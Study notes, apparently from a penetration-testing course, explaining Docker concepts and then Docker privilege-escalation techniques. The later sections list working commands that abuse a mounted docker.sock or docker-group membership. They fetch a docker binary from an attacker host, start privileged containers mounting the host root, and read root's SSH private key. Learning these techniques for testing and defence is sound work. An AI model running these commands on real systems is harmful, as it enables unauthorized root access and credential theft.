Skip to content

Docker


  • containers as isolated environments in user space that run at the os level and hare the file system and system resources.
  • apps are encapsulated in so-called Docker containers and can be used for any os.
  • A Docker container represents a lightweight standalone executable software package that contains everything needed to run an application code runtime.



Docker Architecture




Docker Images and Containers


Docker Privesc

  • we might find users that can manage docker containers



Docker shared Directories

  • shared directories (volume mounts) can bridge the gap between the host system and the container's filesystem.


Docker sockets

  • in the docker container
    • ls -la - we find docker.sock
  • download to attackbox - https://master.dockerproject.com/linux/x86_64/docker
  • on docker container (in /tmp)
    • wget https://attackbox:443/docker -O docker
    • chmod +x docker
    • /tmp/docker -H unix:///app/docker.sock ps
      • see docker containers
    • /tmp/docker -H unix:///app/docker.sock run --rm -d --privileged -v /:/hostsystem main_app
      • create a new container with / file root
    • /tmp/docker -H unix:///app/docker.sock ps
      • confirm container creation
    • /tmp/docker -H unix:///app/docker.sock exec -it 7ae3bcc818af /bin/bash
      • login into the new container
    • cat /hostsystem/root/.ssh/id_rsa - get the private key to ssh as root

Docker Group

  • user must be a part of the docker group - id OR
  • Docker may have SUID set OR
  • we are in the Sudoers file, which permits us to run docker as root.
  • All three options allow us to work with Docker to escalate our privileges.

PWN Steps

  • docker images ls
    • ubuntu image present
  • docker run -d --name privesc --privileged -v /:/hostsystem:rw ubuntu sh -c "sleep infinity"
    • hash presented
  • docker ps
    • check if container created
  • docker exec -it privesc bash
  • in container
    • cd /hostsystem

Docker socket

  • usually located at /var/run/docker.sock and is writeable
    • this can only be written by the root or docker group.
  • If we act as a user, not in one of these two groups, and the Docker socket still has the privileges to be writable, then we can still use this case to privesc
  • docker -H unix:///var/run/docker.sock run -v /:/mnt --rm -it ubuntu chroot /mnt bash

Docker Breakout

- https://medium.com/@kankojoseph/from-containers-to-host-privilege-escalation-techniques-in-docker-487fe2124b8e